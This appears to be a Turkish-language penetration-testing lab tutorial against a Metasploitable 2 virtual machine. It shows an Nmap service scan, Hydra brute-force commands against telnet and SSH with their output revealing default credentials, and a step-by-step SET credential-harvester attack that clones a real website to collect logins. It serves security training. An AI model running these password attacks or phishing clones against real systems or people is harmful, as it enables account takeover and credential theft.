 19:22:25 up 18 min,  2 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                19:05   16:07m  0.04s  0.01s -bash
root     pts/0    :0.0             19:04   17:52m  0.01s  0.01s -bash
```

Uygulama 2

- Metasploitable 2
- Nmap
- ssh
- hydra

Metasploitable

Hedef sistem olarak belirlenen sanal makinamızın IP bilgisini öğrendikten sonra Nmap taraması ile erişmek istediğimiz servisleri belirliyoruz. *(telnet ve ssh)*



```
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
```


Hydra ile Parola Kırma Atağı

Servislerin kullanıcı adı ve parolasını tekil olarak tahmin ile denemek için Hydra'yı kullanıyoruz. *(telnet ve ssh)*

```
root@kali:~# hydra -l user -p user 192.168.72.131 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:24:21
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if a
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:0), ~1 try per task
[DATA] attacking telnet://192.168.72.131:23/
[23][telnet] host: 192.168.72.131   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:24:22
root@kali:~# hydra -l user -p user 192.168.72.131 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
se -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:0), ~1 try per task
[DATA] attacking ssh://192.168.72.131:22/
[22][ssh] host: 192.168.72.131   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:24:32
root@kali:~#
```

Hydra

Kullanıcı adı ve parola listeleri oluşturup onları Hydra ile deniyoruz.



Hydra

Liste denemelerimizin sonuçları.. *(telnet ve ssh)*

```
root@kali:~# hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.72.131 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:25:18
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:0), ~5 tries per task
[DATA] attacking telnet://192.168.72.131:23/
[23][telnet] host: 192.168.72.131   login: user   password: user
[23][telnet] host: 192.168.72.131   login: msfadmin   password: msfadmin
[23][telnet] host: 192.168.72.131   login: service   password: service
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:25:24
root@kali:~# hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.72.131 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:25:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
se -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:0), ~5 tries per task
[DATA] attacking ssh://192.168.72.131:22/
[22][ssh] host: 192.168.72.131   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:25:31
root@kali:~#
```


Uygulama 3

- Man in the Middle
- Sosyal mühendislik

Sosyal Mühendislik

Site clone yöntemi ile kişileri orijinal sitelerin benzer zararlı kopyalarına ulaştırıp kullanıcı adı ve parola bilgilerini alma amaçlı bir sosyal mühendislik saldırı örneği oluşturmak için;

Se-Toolkit kullanıyoruz.




Sosyal Mühendislik

SET açılıyor..


Sosyal Mühendislik

Sosyal Mühendislik Atağı'nı seçiyoruz..



Sosyal Mühendislik

Web site atağını seçiyoruz..




Sosyal Mühendislik

Kimlik Doğrulayıcı(Credential Harvester) atağını seçiyoruz..

Sosyal Mühendislik

Site klonlamayı seçiyoruz..




Sosyal Mühendislik

Klon site için IP adresi belirleyip, Gerçek sitenin url bilgisini yazıyoruz.*(klonu yapılacak site)*


Sosyal Mühendislik

Klonumuz hazır.. Artık tarayıcı ile IP adresine gelen kullanıcının bilgilerini alabiliriz..



